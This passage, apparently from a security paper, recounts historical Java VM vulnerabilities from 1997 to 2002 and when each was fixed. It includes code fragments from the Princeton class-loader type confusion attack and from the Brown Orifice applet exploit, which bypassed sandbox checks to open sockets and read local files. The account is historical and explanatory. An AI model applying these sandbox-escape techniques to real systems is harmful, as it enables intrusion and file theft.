The signing flaw was fixed by SUN in JDK 1.1.2 and consecutive version of their HotJava web browser.

Kimera project Bytecode Verifier bugs (May-June, 1997)
A team of researchers at the University of Washington developed a Java verification system (the Kimera project), which was further used for finding several flaws in SUN and Microsoft's Bytecode Verifier's implementations. There were actually 24 flaws found in SUN's implementation and 17 in Microsoft's one. The most serious flaw was identified in both Bytecode Verifiers. It allowed performing illegal cast operations from numbers to object references.

The fix for all of the Bytecode Verifier's vulnerabilities found in a result of the Kimera project were included in JDK 1.1 and Internet Explorer 4.0.

Princeton Class Loader attack (July, 1998)
In this attack two independent vulnerabilities were actually used. The first vulnerability, found by Mark LaDue allowed for the creation of subclasses of the `AppletClassLoader` class. The second vulnerability, found by the Princeton SIP team, allowed overwriting definitions of some system classes and `java.lang.Throwable` class in particular. When these two flaws were combined together they could be used to perform a type confusion attack. However successful exploitation of these two flaws was only possible under Netscape Navigator 4.0x.

Although the vulnerability found by Mark LaDue allowed creating Class Loader objects, this condition could not be exploited with the use of standard class loader attack. This was primarily due to the fact that protected `loadClass` method of the `AppletClassLoader` class was marked final. The Princeton team however found a way to exploit it. Particularly, they made use of the silent assumption that was done by exception handlers (and Bytecode Verifier itself) about the `java.lang.Throwable` type. This specifically considered the fact that exception handlers always expected an instance of a subclass of `java.lang.Throwable` class at the top of the stack before the start of exception handler's dispatch.

The Princeton team managed to perform a type confusion attack with the use of Class Loader object and exceptions. Specifically, they used two Class Loader objects for that purpose. In one of them, say *CL1*, they defined a *Dummy* class that was a subclass of `java.lang.Throwable`:

```
Dummy extends java.lang.Throwable {
}
```

But before doing that, in the same Class Loader object, they defined `java.lang.Throwable` with the use of the following definition:

```
Throwable {
  int num;
}
```

Such on overwriting of a system class definition was possible due to the nature of the flaw found. Specifically, the fact that local classes cache of `java.lang.ClassLoader` class was looked up for the requested class before calling `findSystemClass` method was used.

In the second Class Loader object (*CL2*), class *Dummy* was also defined but with the use of a slightly different definition than that from Class Loader *CL1*:

```
Dummy extends java.lang.Throwable {
  java.lang.Object obj;
}
```

As for the `java.lang.Throwable` class, its standard system definition was used in *CL2*.

The attack performed by the Princeton team proceeded in several steps. First, from within an *Attack* object defined in Class Loader *CL1*, an instance of an arbitrary class *Hack* defined in Class Loader *CL2* was created. The corresponding new instruction that was used for its creation was embedded into a proper try/catch block catching any instances of `java.lang.Throwable` class. From within a constructor of the created *Hack* class object, an instance of the *Dummy* exception was later thrown. This exception was caught by the try/catch clause of the *Attack* object. But as the *Attack* object was defined in a different namespace than the *Dummy* exception, it had a different notion of the `java.lang.Throwable` class. Specifically, from within the *Attack* object, `java.lang.Throwable` class was seen as if it had one `num` variable of the `int` type. However, in the CL2 namespace, `java.lang.Throwable` class did not have any variables defined. But due to the fact that a thrown exception was of the *Dummy* class, in the place (memory offset) where it had `obj` variable, *CL1* saw `num` variable:

Field offset	**Class in CL1 namespace**	**Class in CL2 namespace**	**Field type in CL1 namespace**	**Field type in CL2 namespace**
0	java.lang.Throwable	java.lang.Throwable	none	java.lang.Object
0	Dummy	Dummy	int	None

In a result of confusing types of the `obj` and `num` variables a classic type confusion attack has been recreated, which could be further exploited to escalate applet's privileges.

The Class Loader problem identified by Mark LaDue was corrected in Netscape Navigator 4.5. The vulnerability found by Princeton team was corrected in all consecutive implementations of JVM from Sun, Microsoft and Netscape. In a result of a fix for it, a check was added to Java 2 SDK, v1.2 to make sure that for each class *C*:

```
FindClassFromClass("java/lang/Throwable", C) == [the system java.lang.Throwable
class]
```

Verifier Bug (March, 1999)
Karsten Sohr of the University of Marburg found a bytecode sequence that could be used to perform illegal casts from one object type to any other unrelated type. More detailed description of this vulnerability can be found in the proper chapter of this paper.

The discovered flaw affected only JDK 1.1.x 1.2 and Netscape Navigator 4.0-4.5. It was corrected in Netscape Navigator 4.51 and consecutive versions of SUN's JDK.

Unverified code (April, 1999)
Paul Haar of Jive technologies found a way to construct unverified classes. The actual details concerning this attack have never been published. The flaw affected SUN's JVM implementation that was included in JDK 1.1 to 1.1.7. This vulnerability was corrected in JDK 1.1.8.

Race condition in class loading (August, 1999)
Drew Dean at Xerox PARC and Dan Wallach at Rice University have discovered serious security vulnerability in Microsoft's Java Virtual Machine implementations that were distributed with Internet Explorer 4 and 5. The flaw allowed for the creation of a malicious applet that could completely bypass applet

sandbox restrictions. The flaw was a programming error (a race condition) in the Microsoft's implementation of the applet Class Loader (`com.ms.vm.loader.URLClassLoader` class). It stemmed from the fact that it was possible to throw `ThreadDeath` exception during the execution of the `loadClass` method of the applet Class Loader while it was doing a call to the `findSystemClass` method. In a result, it was possible to abnormally interrupt the process of class loading in a point where a search for a given system class was done. However, due to bad applet Class Loader implementation, it was possible to proceed with class loading regardless of the fact that this process was interrupted by an exception. By properly exploiting this condition, it was possible to force applet Class Loader to load user definition of a system class. In a result of this attack, system classes could be spoofed by users and their functionally could be changed in such a way so that no security checks were done before invoking their security critical functionality.

Verifier Bug (October, 1999)
Karsten Sohr found another Bytecode Verifier problem, but this time in Microsoft's JVM implementation. He identified the bytecode sequence that was erroneously allowed to pass through the verifier's checks and could be used to perform illegal casts from one object type to any other unrelated type. More detailed description of this vulnerability can be found in the proper chapter of this paper.

The discovered flaw affected Microsoft's Internet Explorer 4.x and 5.0. It was corrected in Internet Explorer 5.5 and the consecutive version of Microsoft's JVM.

VM reading vulnerability (February, 2000)
Hideo Nakamura of NEC Japan found security vulnerability in the Microsoft JVM implementation that was shipped with Internet Explorer 4.x and 5.x web browser. This security vulnerability could allow a Java applet to operate outside the bounds set by the applet *sandbox*. Specifically, it could allow reading files from the computer of a person who visited a web site with malicious content. The exact location of the files to read would need to be known for proper exploitation of this vulnerability.

Brown Orifice exploit (August, 2000)
Dan Brumleve found two vulnerabilities in Sun and Nestcape's implementations of JVM. The first vulnerability stemmed from the fact that `java.net.ServerSocket` and `java.net.Socket` classes were erroneously implemented. Specifically, their `open/close` methods were treated as trustable and they were not checked with the Security Manager, even though these methods might have been overloaded. This allowed an applet to create instances of `java.net.ServerSocket` and `java.net.Socket` classes. In a result, the exploit applet could communicate with hosts other than its origin server as well as it could become a server on a local port. The following code illustrates the way in which network servers could be created:

```
public class BOServerSocket extends ServerSocket {
  public BOServerSocket(int port) throws IOException {
    super(port);
  }

  public BOSocket accept_any() throws IOException {
    BOSocket s = new BOSocket();
    try { implAccept(s); } catch (SecurityException se) { }
    return s;
  }
}
```

The second flaw that was identified allowed an applet to read files on the client machine. It was caused by the way Security Manager's checks were done when `URLInputStream`s or `URLConnection`s were opened. Specifically, Security Manager could be tricked to think that an applet had proper privileges to open the connection. This could be accomplished by presenting it with a `file://` URL specifying a local path and by properly defining the subclasses of `URLConnection` and `URLInputStream` classes:

```
public class BOURLConnection extends URLConnection {
  public BOURLConnection(String u) throws MalformedURLException {
    super(new URL(u));
    connected = true;
  }
```

```
    public BOURLConnection(URL u) {
      super(u);
      connected = true;
    }
  }


  public class BOURLInputStream extends URLInputStream {
    public BOURLInputStream(URLConnection uc) throws IOException {
      super(uc);
      open();
    }
  }
```

The Brown Orifice issues affected Netscape Navigator and Communicator in versions 4.0-4.74. The fix for it was incorporated into Netscape Navigator and Communicator 4.75.

Microsoft VM ActiveX Component (October, 2000)
Security vulnerability was found in the Microsoft JVM implementation that was shipped with Internet Explorer 4.x and 5.x web browser. This security vulnerability could allow a Java applet distributed via a malicious web site to take any desired action on a visiting user's machine. The vulnerability stemmed from the fact that it was possible to create and run any desired ActiveX control (even the one that was marked as unsafe for scripting) from within an ordinary Java applet regardless of the fact that such a possibility should be only limited to stand-alone Java applications or digitally signed applets.

Potential Security Issue in Class Loading (November, 2000)
Potential security issue in class loading was identified in SUN's JDK 1.1.x and 1.2.x releases. The flaw created a possibility to allow an untrusted class to call into a disallowed class under certain circumstances. The actual details concerning this attack have been never published by SUN.

Bytecode Verifier bug (March, 2002)
Trusted Logic S.A found Bytecode Verifier vulnerability in SUN and Netscape's JVM implementations. In a result of the vulnerability found, illegal casts from one object type to any other unrelated type could be performed. More detailed description of this vulnerability can be found in the proper chapter of this paper.

The discovered flaw affected all JDK versions from 1.1 to 1.3 as well as all Netscape Navigator and Communicator 4.0-4.79, 6.0-6.2.1. It also affected Microsoft Internet Explorer 4.0-6.0. The flaw was corrected in Netscape Navigator 6.2.2, Java 2 SDK Standard Edition, v 1.4 and consecutive implementation of Microsoft's JVM.